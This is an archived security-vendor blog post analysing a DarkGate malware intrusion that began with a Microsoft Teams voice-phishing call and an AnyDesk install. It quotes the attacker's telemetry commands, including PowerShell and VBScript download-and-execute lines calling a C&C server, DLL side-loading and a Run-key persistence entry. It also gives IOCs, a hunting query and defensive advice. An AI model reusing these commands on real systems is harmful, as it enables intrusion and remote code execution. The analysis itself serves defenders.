Vishing via Microsoft Teams Facilitates DarkGate Malware Intrusion

By Catherine Loveria, Jovit Samaniego, Gabriel Nicoleta, Aprilyn Borja (words)

Published: 2024-12-13 · Archived: 2026-04-06 00:43:16 UTC

Cyber Threats

In this blog entry, we discuss a social engineering attack that tricked the victim into installing a remote access tool, triggering DarkGate malware activities and an attempted C&C connection.


By: Catherine Loveria, Jovit Samaniego, Gabriel Nicoleta, Aprilyn Borja Dec 13, 2024 Read time: 7 min (1923 words)

Save to Folio

Summary

- The Trend Micro Managed Detection and Response (MDR) team analyzed an incident wherein an attacker used social engineering via a Microsoft Teams call to impersonate a user's client and gain remote access to their system.
- The attacker failed to install a Microsoft Remote Support application but successfully instructed the victim to download AnyDesk, a tool commonly used for remote access.
- After gaining access to the machine, the attacker dropped multiple suspicious files. One of the suspicious files was detected as Trojan.AutoIt.DARKGATE.D.
- A series of commands executed by Autoit3.exe led to the connection to a potential command-and-control server and the subsequent download of a malicious payload.
- Persistent files and a registry entry were created on the victim's machine, though the attack was ultimately thwarted before exfiltration occurred.

Using Vision One, we observed a recent security incident in which a user was targeted by an attacker posing as an employee of a known client on a Microsoft Teams call. This led to the user being instructed to download the remote desktop application AnyDesk, which then facilitated the deployment of DarkGate malwareopen on a new tab. DarkGate, distributed via an AutoIt script, enabled remote control over the user's machine, executed malicious commands, gathered system information, and connected to a command-and-control server. In this blog entry, we discuss how this breach was carried out in several stages, emphasizing the need for robust security measures and heightened awareness against social engineering attacks.



Initial access

From this sample case, the attacker used social engineeringopen on a new tab to manipulate the victim to gain access and control over a computer system. The victim reported that she first received several thousands of emails, after which she received a call via Microsoft Teams from a caller claiming to be an employee of an external supplier. During the call, the victim was instructed to download Microsoft Remote Support application, however, the installation via the Microsoft Store failed. The attacker then instructed the victim to download AnyDesk via browser and manipulate the user to enter her credentials to AnyDesk. Impersonating IT support to potential victims following an email flood is a technique that has been previously disclosed in a Microsoft blog entryopen on a new tab.

During the call, the victim was instructed to download a Microsoft Remote Support application; however, the installation via the Microsoft Store failed. The attacker then instructed the victim to download AnyDesk from its official site via browser, and manipulated the user into entering her credentials to AnyDesk.

Execution

The execution of AnyDesk.exe was observed seconds after downloading the application. The command ran is as follows:


“C:\Users\<user>\Downloads\AnyDesk.exe" --local-service

This command runs the AnyDesk remote desktop application and starts it as a local service on the system, allowing it to operate with elevated privileges or in a minimized/automated fashion.


A few minutes after, cmd.exe was invoked to execute rundll32.exe to load *SafeStore.dll*, which we assumed were dropped via AnyDesk.exe.

> processCmd: "C:\Windows\System32\cmd.exe"
> eventSubId: 2 - TELEMETRY_PROCESS_CREATE
> objectFilePath: c:\windows\system32\rundll32.exe
> objectCmd: rundll32.exe SafeStore.dll,epaas_request_clone

Vision One's root cause analysis (RCA) in Figure 4 shows a DLL side-loading technique where rundll32.exe was invoked to execute an exported function in Safestore.dll called *epaas_request_clone* (Figure 3). There are multiple functions exported by the DLL that can be used to execute the malware (Figure 4).




The execution of Safestore.dll, originally named epaas_client.dll, prompts a login form for entering credentials (Figure 5).



While the suspicious form was executing, multiple malicious commands were running in the background, even if the user did not enter any credentials. The commands are as follow:


- **cmd /c systeminfo** – provides detailed information about the system's configuration, including the operating system version, hardware specifications, memory, network adapter details, and system uptime.
- **cmd /c route print** – provided the current network routing table, showing how network traffic is directed to different destinations based on the system's network configuration.
- **cmd /c ipconfig /all** – provided detailed information about all network interfaces on the system, including IP addresses, subnet masks, gateways, DNS servers, and other network configuration details.

Saving all the data gathered from the system to 123.txt may be used for system discovery (Figure 6).



DarkGate A3x script

The executable file *SystemCert.exe* (SHA256: 4e291266399bd8db27da0f0913c041134657f3b1cf45f340263444c050ed3ee1), which we believed was dropped via AnyDesk.exe, was executed and created *script.a3x* and *Autoit3.exe* in the *C:\Temp\test* folder (Figure 7).



After the script.a3x and AutoIt3.exe files are created, the malicious script script.a3x is executed via the command cmd *c:\temp\test\AutoIt3.exe c:\temp\test\script.a3x*.

The encrypted AutoIt payload script.a3x decrypts itself in memory as shellcode and injects itself into remote processes. One observed example was the legitimate binary for MicrosoftEdgeUpdateCore.exe, located in C:\Program Files (x86)\Microsoft\EdgeUpdate. This process is used as a proxy to load and execute the DarkGate script into memory. The execution flow then loads other types of malware into memory to carry out subsequent stages of the attack.

Discovery


Then, the following discovery commands were executed by *Autoit3.exe*:

> processCmd: "c:\temp\test\Autoit3.exe" c:\temp\test\script.a3x
> objectCmd: "c:\windows\system32\cmd.exe" /c wmic ComputerSystem get domain > C:\ProgramData\fcdcdfc\kcbbbbc

This command retrieves information about the system's domain and saves the output to the file *kcbbbbc* inside the folder *C:\ProgramData\fcdcdfc*.

Defense evasion

A replicated scenario of this attack shows that Autoit3.exe is looking for multiple well-known antivirus products.




It was also observed that multiple randomly named files were created on different locations as well as copies of *Autoit3.exe*. This technique is being used to evade detection.

Command and control

Autoit3.exe also executed the script.a3x to inject a process into MicrosoftEdgeUpdateCore.exe, which was then observed connecting to external IP *179.60.149[.]194:80*, a C&C server.

> processCmd: "c:\temp\test\Autoit3.exe" c:\temp\test\script.a3x
> eventSubId: 2 - TELEMETRY_PROCESS_CREATE
> objectFilePath: C:\Program Files (x86)\Microsoft\EdgeUpdate\1.3.195.35\MicrosoftEdgeUpdateCore.exe



A few minutes after the connection to IP 179.60.149[.]194**,** a VBScript was executed via cscript.exe:

objectCmd:cscript spamfilter_v1.4331.vbs

```
IWshShell3.Run("powershell.exe -Command Invoke-Expression (Invoke-RestMethod -Uri http://1", "0", "true");
IWshShell3.Run("powershell.exe -Command Invoke-Expression (Invoke-RestMethod -Uri http://1", "0", "true");
IWshShell3.Run("C:\rbne\dxqu\Autoit3.exe C:\rbne\dxqu\script.a3x", "0");
```

Based on the contents of VBScript spamfilter_v1.4331.vbs file, it will run the PowerShell command, then run the script.a3x via Autoit3.exe.

Final DarkGate payload

The said event was accompanied by the execution of a PowerShell command that dropped the DarkGate payload:

objectCmd: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command Invoke-Expression (Invoke-RestMethod -Uri hxxp://179.60.149[.]194:8080/fdgjsdmt)

The command above will attempt to download *fdgjsdmt* from *hxxp://179.60.149[.]194:8080* and execute it with the following content:


objectRawDataStr:ni 'C:/rbne/dxqu/' -Type Directory -Force;cd 'C:/rbne/dxqu/';Invoke-WebRequest -Uri "hxxp://179.60.149[.]194:8080/dogjaafa" -OutFile 'file.zip';Expand-Archive -Path 'file.zip' -DestinationPath 'C:/rbne/dxqu/';

This command will create a directory at *C:\rbne\dxqu* if it doesn't already exist. The *-Force* flag forces the creation even if the directory already exists or if it has hidden or system attributes. It will then attempt to download a file (*dogjaafa*) and save it as *file.zip*.

Expand-Archive is a PowerShell cmdlet used to extract the contents of a zip file. This command extracts the contents of the downloaded *file.zip* into the *C:\rbne\dxqu* directory. The file.zip was dropped to *C:\rbne\dxqu* and contains a malicious

AutoIt script.

A few minutes later, an executable file, *StaticSrv.exe* (SHA256: faa54f7152775fa6ccaecc2fe4a6696e5b984dfa41db9a622e4d3e0f59c82d8b), dropped in the C:\Users\<user>\ folder, was executed and invoked AutoIt3.exe to run script.a3x. *StaticSrv.exe* and *SystemCert.exe* exhibit the same behavior.




Post-installation activities

Multiple files and a registry entry were then created for persistence:

- C:\ProgramData\fcdcdfc\gdhfdfd\18-11-2024.log *(encrypted key logs)*
- C:\ProgramData\fcdcdfc\kkfafef
- C:\Temp\gggahbb
- C:\Temp\hbakdef

The following files were also created by *Autoit3.exe*, including a copy of itself, possibly for backup purposes:

- C:\ProgramData\fcdcdfc\Autoit3.exe
- C:\ProgramData\fcdcdfc\bbbckdb.a3x
- C:\Temp\cdcecgg
- C:\Users\<user>\AppData\Roaming\EaDeKFb



The registry entry created by MicrosoftEdgeUpdateCore.exe is as follows:

> Registry root:2
> Registry key:HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
> Registry value name:ddadcae
> Registry value data: "C:\ProgramData\fcdcdfc\Autoit3.exe" C:\ProgramData\fcdcdfc\bbbckdb.a3x
> Registry value type:1

Conclusion and security recommendations

In this case we have studied, the attack was prevented before the attacker achieved their objective. There are no activities related to exfiltration found. DarkGate is primarily distributed through phishing emails, malvertising and SEO poisoning. However, in this case, the attacker leveraged voice phishing (vishing)open on a new tab to lure the victim. The vishing technique has also been documented by Microsoftopen on a new tab, in a case where the attacker utilized QuickAssist to gain access to its target to distribute ransomware.

To protect themselves from attacks like that discussed in this blog entry, organizations can apply the following best practices:

- **Thoroughly vet third-party technical support providers. While** legitimate third-party technical support services exist, organizations should ensure that any claims of vendor affiliation are directly verified before granting remote access to corporate systems. Cloud vetting processes should be established to evaluate and approve remote access tools, such as AnyDesk, by assessing their security compliance and the reputation of their vendors.
- **Whitelist approved remote access tools and block any unverified applications.** Organizations should integrate multi-factor authentication (MFA) on remote access tools to add an additional layer of protection by requiring multiple forms of verification before access is granted. This reduces the risk of malicious tools being used to gain control over internal machines.
- **Provide employee training to raise awareness about social engineering tactics, phishing attempts, and the dangers of unsolicited support calls or pop-ups.** Well-informed employees are less likely to fall victim to social engineering attacks, strengthening the organization's overall security posture.

To effectively combat the evolving threat landscape, organizations must prioritize a layered security approach. Solutions like Trend Micro Apex One™open on a new tab with XDR offer a complete security-as-a-service (SaaS) solution, providing full access to the XDR capabilities in Trend Vision One™open on a new tab for detecting, responding to, and enhancing the prevention of cyberattacks. Additionally, Trend Micro™ Managed XDRopen on a new tab, included in Trend Service One™open on a new tab, plays a crucial role by delivering round-the-clock monitoring, defense, and detection to ensure continuous protection against emerging threats.

Trend Micro Vision One Threat Intelligence

To stay ahead of evolving threats, Trend Micro customers can access a range of Intelligence Reports and Threat Insights within Trend Micro Vision One. Threat Insights helps customers stay ahead of cyber threats before they happen and better prepared for emerging threats. It offers comprehensive information on threat actors, their malicious activities, and the techniques they use. By leveraging this intelligence, customers can take proactive steps to protect their environments, mitigate risks, and respond effectively to threats.

Trend Micro Vision One Intelligence Reports App [IOC Sweeping]

- *Vishing via Microsoft Teams Facilitates DarkGate Malware Intrusion*
- *Spike in DarkGate Activity - with a new version and new infrastructure*
- *A new DARKGATE campaign was observed*

Trend Micro Vision One Threat Insights App

- Emerging Threats: Vishing via Microsoft Teams Facilitates DarkGate Malware Intrusionopen on a new tab

Hunting Queries

Trend Micro Vision One Search App

To hunt for possible malicious activities relating to DarkGate, you may use the query below. The threat hunting query below detects presence of Autoit3 and script files (.a3x) which are being created and executed. Note that this can also be triggered by normal activity.

- eventSubId: 101 - TELEMETRY_FILE_CREATE
- eventSubId: 2 - TELEMETRY_PROCESS_CREATE

eventSubId:101 andeventSubId:2 and (objectCmd:(Autoit3.exe or *.a3x) or processCmd:(Autoit3.exe or *.a3x))

More hunting queries are available for Vision One customers with Threat Insights Entitlement enabledopen on a new tab.

Indicators of Compromise (IOCs)

SHA256	Indicator	Detection
1cbda9a3f202e7aacc57bcf3d43ec7b1ca42564a947d6b5a778df90cddef079a	SafeStore.dll	Trojan.Win64.DARKGA
4e291266399bd8db27da0f0913c041134657f3b1cf45f340263444c050ed3ee1	SystemCert.exe	Trojan.Win32.DARKGA
faa54f7152775fa6ccaecc2fe4a6696e5b984dfa41db9a622e4d3e0f59c82d8b	StaticSrv.exe	Trojan.Win32.DARKGA
bb56354cdb241de0051b7bcc7e68099e19cc2f26256af66fad69e3d2bc8a8922	script.a3x	Trojan.AutoIt.DARKGA
e4d13af4bfc3effe4f515c2530b1b182e18ad0c0a3dacac4dd80d6edcf0b007a	spamfilter_v1.4331.vbs	Trojan.VBS.DARKGAT

URL/IP	Rating	Category
179.60.149.194	Dangerous	C&C Server

hxxp://179[.]60[.]149[.]194:8080/fdgjsdmt	Dangerous	Malware Accomplice

Tags
